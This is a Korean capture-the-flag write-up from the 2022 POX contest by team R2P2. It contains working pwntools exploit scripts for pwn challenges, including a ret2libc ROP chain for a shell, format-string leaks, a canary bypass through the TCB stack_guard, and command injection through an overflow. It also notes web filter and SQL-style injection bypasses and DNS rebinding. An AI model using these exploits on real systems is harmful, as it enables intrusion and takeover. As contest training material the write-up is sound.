**R2P2 Writeup**

2022 POX

팀장: 박혜윤

이가은

박이슬

김한솔

PWN - BABYPWN


Size를 -1로 입력하면 read\_bytes함수에서 size가 Unsigned int이므로 크게 오버플로우를 발생시킬 수 있다.


문제의 버전과 libc를 알아내기 힘들었기때문에 일단 실행이 되는 22.04로 풀었으며 도커를 통해 libc를 가져와서 rop를 했다.

p &\_IO\_2\_1\_stdout\_ 명령어로 stdout의 offset을 구할 수 있다.

문제에서 stdout을 제시해주었으므로 쉽게 libcbase를 구했고libc의 가젯들을 사용하여 rdi에 “/bin/sh”를 넣고 시스템함수를 실행시켰다.

스택정렬로 인해 시스템함수가 실행되지 않으므로 ret을 하나 추가하여 쉘을 획득하였다.





Flag: POX{419f9bb20887a640c73ef35e31cc2771}

소스코드


|  |
| --- |
| #!/usr/bin/python3  # MIsutgaRU  from pwn import \*  #s = process("./chall")  s = remote("3.37.156.121", 49335)  s.recvuntil(b"gift. ")  stdout = int(s.recvuntil(b"\n")[:-1].ljust(8, b"\x00"),16)  libc = stdout - 0x1d96a0  #libc = stdout - 0x21a780  log.info(hex(stdout))  log.info(hex(libc))  s.sendline(b"-1")  system = libc + 0x493d0  #system = libc + 0x50d60  payload = p64(stdout)\*3 # dummy  payload += p64(libc + 0x0000000000023835) # pop rdi ; ret  payload += p64(libc + 0x198031) # /bin/sh  payload += p64(libc + 0x00000000000231d6) # ret  #payload += p64(libc + 0x000000000002a3e5) # pop rdi ; ret  #payload += p64(libc + 0x1d8698) # /bin/sh  #payload += p64(libc + 0x0000000000029cd6) # ret  payload += p64(system)  s.sendline(payload)  s.interactive() |


PWN – 도박중독 최은소

3번을 입력하면 소스코드와 컴파일 명령어를 출력시켜준다.

따라서 유출된 소스코드와 컴파일 명령어를 통해 로컬에서 직접 컴파일하여 서버측의 바이너리를 획득할 수 있다.

이를 통해 flag\_buf(s)에 저장되는 Flag의 평문이 나의 입력 input(buf) 바로 다음 위치라는 것을 알 수 있었고 따라서 dummy 112 개를 입력하여 flag까지 출력되도록하였다.





POX{Y0U\_4R3\_N0T\_G01NG\_T0\_L3t\_1T\_Sl1D3\_4NYM0R3?}

|  |
| --- |
| from pwn import \*  #s = process("./gambling\_addiction")  s = remote("3.37.156.121", 49484)  s.sendline(b"2")  s.send(b"A"\*112)  s.interactive() |

PWN – POXX SHOP


메뉴 1번을 확인하면 n이 입력되지 않을 때 fsb가 발생한다. 따라서 Fsb로주소를 덮을 수는 없지만 필요한 정보를 leak할 수 있다. 우선 PIE가 걸려있으므로 gift함수를 리턴 주소로 덮기 위해 codebase를 leak하여 gift의 주소를 알아내었고 처음에는 canary를 leak해야한다고생각해서 %13$p로 canary를 leak했으나 rip까지 덮을 만큼 bof가 발생하지 않았다.

세번 반복문이 돌면 프로그램이 종료되어 ret으로 rip가 변한다.

따라서 두번째로 반복문이 돌 때 stack을 leak하여 메뉴 2번을 통해 ret 주소가 담긴 stack주소를 gift로 덮었다.

Stack leak은 디버깅을 통해 stack 주소가 담긴 stack 주소를 leak했고, stack 주소를 p64()로 패킹했을때 적절하게 ret를 컨트롤 하지 못했으므로 숫자를 스트링으로 변환해서 넣어주었다.

그 결과 gift함수가 실행되어 쉘을 획득할 수 있었다.



POX{36c45f59d0f592b33724e3136a27fc1b}

|  |
| --- |
| #!/usr/bin/python3  # MIsutgaRU  from pwn import \*  #s = process("./chall")  s = remote("3.37.156.121", 49798)  # codebase leak  s.sendlineafter(b">> ", b"1")  s.sendlineafter(b">> ", b"%7$p")  codebase = int(s.recv(14),16) - 0x163d  log.info(hex(codebase))  gift = codebase + 0x1349  log.info(hex(gift))  # stack leak  s.sendlineafter(b">> ", b"1")  s.sendlineafter(b">> ", b"%17$p")  stack = int(s.recv(14),16)  log.info(hex(stack))  ret = stack - 0xf0  log.info(hex(ret))  ret = int(ret)  pause()  # rip control  s.sendlineafter(b">> ", b"2")  s.sendafter(b">> ", str(ret).encode())  s.recvuntil(b">> ")  s.send(p64(gift))  s.interactive() |

**[징계교수 양서영]**

Read 함수에서 Bof 취약점이 있으며, strncmp 함수를 통해 문자열을 비교해서 두 개의 값이 모두 0일 경우에 cat /home/ctf/letter.txt가 실행되게 되어있었다. Strncmp 함수는 문자열을 세 번째 인자의 값만큼만 비교하기 때문에 오버플로우를 이용해서 명령어를 cat ./home/ctf/letter.txt && cat ./home/ctf/flag로 조작하였고 나머지 비교문도 문자열을 YANGSEOYEONG0201으로 통일해 반환값을 0으로 만들어주었다. 그 결과 플래그가 같이 출력되었다.

|  |
| --- |
| from pwn import \*  #s = process("")  s = remote("3.37.156.121",49204)  #e = ELF("./disciplinary\_punishmen")  #payload = b"A" \* 200  #payload += p64(0x5555555548c0  #payload += b"\x00" \* (16 - len(payload))  payload = b"YANGSEOYEONG0201"  payload += b"A" \* (64 - len(payload))  payload += b"YANGSEOYEONG0201"  payload += b"A" \* (0x80 - len(payload))  payload += b"cat ./home/ctf/letter.txt && cat ./home/ctf/flag"  pause()  s.sendline(payload)  s.interactive() |

텍스트이(가) 표시된 사진

자동 생성된 설명

POX{TH3\_PR0F3SS0R\_W1LL\_B3\_S3V3R3lY\_PUN1SH3D}

**[침해사고 분석 도와줘 POX]**

Wireshark로 pcapng 파일을 열어 login 패킷을 찾았다.

텍스트이(가) 표시된 사진

자동 생성된 설명

POX{p0xh4t\_2022:10:04:16:39:21}

**[콜라중독 김지민]**

Steal\_recipe 함수에서 size를 받고 size만큼 입력받아 스텍오버플로우가 일어난다. Canary를 우회해야 ret을 덮어 exploit할 수 있는데, 카나리 값을 덮고 이후 TCB 구조체의 stack\_guard 값까지 같은 값으로 덮어 카나리를 우회하였다. Ret은 find\_legendary\_recipe 함수의 system(“cat /home/flag”);의 주소로 조작하였다.

|  |
| --- |
| from pwn import \*  s = remote("3.37.156.121", 49626)  e = ELF("./cola\_addiction")  #1 steal  #2 find  getR = 0x400b60  s.recvuntil("3. Exit\n>> ")  s.sendline(b"1")  s.recvuntil("Let's steal the Coca-Cola recipe!\n>> ")  s.sendline(b"2080")  s.recvuntil(">> ")  payload = b"A" \* 0x48  payload += p64(0x000000000400D8D)  payload += b"A" \* (0x820 - len(payload))  s.sendline(payload)  s.interactive() |

텍스트이(가) 표시된 사진

자동 생성된 설명

POX{WH4T\_4\_L0AD\_0F\_CR4P\_T0\_PUT\_M3NT0S\_1N\_C0L4}

**[IDOL의 은밀한 사생활 #1]**


FTK imager을 이용해 이미지 파일을 열고 /img\_somin/Somin\_phone [emulator-5554]/vendor/odm/etc/build.prop 경로에서 device.id를 찾을 수 있었다.

텍스트이(가) 표시된 사진

자동 생성된 설명

POX{TPB4.220624.004}

REV – REVERSING



|  |
| --- |
| #include <stdio.h>  int main() {      int i,j,input = 0;      while (1) {          unsigned int b = 1;          for (i = 0; i <= 31; ++i) {              b = (input >> i >> i) | (2 \* b + i);              for (j = 0; j <= 31; ++j)                  b = (b >> j) - b - 1;          }          printf("input: %d, b: %d\n",input,b);          if (input == b)              break;          input++;      }  } |

텍스트이(가) 표시된 사진

자동 생성된 설명 텍스트이(가) 표시된 사진

자동 생성된 설명


b가 1887371393으로 고정되기 때문에 input값으로 1887371393을 입력하면 flag가 나온다.

FLAG : POX{880ca1f9557d371844e741d3e60e1df7}

REV – WHOAMI

텍스트이(가) 표시된 사진

자동 생성된 설명

first 문자열과 second 문자열을 비교해서 first == second일 경우 0, first > second일 경우 1, first < second일 경우 -1을 반환한다. 문자열의 len을 받지만 어셈블리 코드에서 len을 사용하는 부분이 나오지 않기 때문에 이 API 함수의 이름은 strcmp이다.

FLAG : POX{3289abc05c29277963cd4055ebe06c540bfdc397}

REV – PONTHY

텍스트이(가) 표시된 사진

자동 생성된 설명

|  |
| --- |
| import random  random.seed(b'POXPOxPoXPoxpOXpOxpoXpox')  z = list(range(256))  random.shuffle(z)  for i in range(256):      z[i] ^= random.randrange(256)  ans = [217, 26, 154, 79, 241, 126, 226, 181, 9, 115, 228, 226, 152, 98, 77, 137, 23, 217, 31, 246, 127, 75, 204, 122, 66, 206, 229, 205, 7, 206, 93, 164, 55, 27, 184, 238, 208, 44, 216, 174, 60, 27, 54, 146, 83, 5, 53, 12, 85, 125, 127, 228, 125, 187, 217, 247, 188, 234, 227, 101, 208, 62, 8, 227, 54, 188, 175, 196, 100, 81, 238, 103, 190, 97, 243, 59, 245, 125, 149, 186, 233, 244, 159, 118, 166, 215, 36, 155, 50, 8, 95, 104, 12, 74, 77, 205, 247, 4, 180, 78, 123, 97, 206, 186, 57, 165, 177, 55, 58, 187, 183, 147, 50, 31, 143, 68, 224, 86, 153, 200, 230, 189, 89, 76, 196, 206, 232, 203, 230, 104, 137, 191, 14, 240, 173, 24, 20, 212, 71, 241, 174, 11, 244, 60, 116, 80, 228, 224, 137, 118, 23, 181, 28, 82, 156, 188, 111, 221, 159, 70, 189, 71, 52, 83, 58, 156, 150, 4, 161, 21, 184, 141, 249, 9, 204, 169, 87, 154, 91, 98, 136, 191, 64, 145, 132, 250, 175, 83, 30, 78, 163, 249, 102, 34, 2, 86, 54, 199, 103, 40, 157, 66, 216, 160, 234, 192, 67, 119, 27, 100, 192, 213, 193, 32, 49, 183, 253, 101, 183, 216, 169, 253, 149, 44, 147, 237, 101, 252, 160, 24, 231, 95, 145, 226, 121, 7, 7, 251, 156, 29, 115, 189, 4, 176, 239, 87, 237, 210, 26, 78, 228, 167, 116, 4, 169, 17]  flag = [0 for i in range(256)]  for i in range(0x20,0x7F):      for j in range(256):          f = i ^ z[j]          if f == ans[j]:              flag[j] = chr(i)  print("".join(flag)) |

Pycdc로 디컴파일했지만 불완전하게 되어있는 곳을 xor한다고 가정하고 입력할 수 있는 문자와 하나씩 비교하여 flag를 찾는다.

FLAG : POX{7d41ab7c0ab32b1237a1ecb625913c0bcb3acab6243cd5012a2a30e748abed8f3653eaf42ee92446efb2eaacb3499bf35d66061d9548a335c1ea01f28b06911ecc7fc3569e20a544ad45b7426c39d196569da2e945ae8cb1c1b8a899a98e3ad04b15e14f9903d7ce5e039b8d7a199e1babbdb7d5976b7ca4d450eed7c0e}

WEB HACKING 1 – BASIC WEBHACKING

admin 문자열이 공백으로 대체되어서 adadminmin 을 입력했다.

#, --, \ 등의 특수기호가 필터링 되고 있었으므로 pw에 ‘<>’1 을 입력했다.


텍스트이(가) 표시된 사진

자동 생성된 설명

POX{be995704e7f26035e22dc460bb8996b93d208e90}

WEB HACKING 4 – BABYWEB

DNS rebinding 을 이용해 127.0.0.1 로 /flagme에 접근했다.




텍스트이(가) 표시된 사진

자동 생성된 설명

POX{996b625b8f6630cabed208b7def1e89c8edf264cf100322b3dcdacdcb95cda38}

CRYPTO 2 – BASIC RSA

온라인 툴을 이용했다.



설문조사 (라이트업 없음)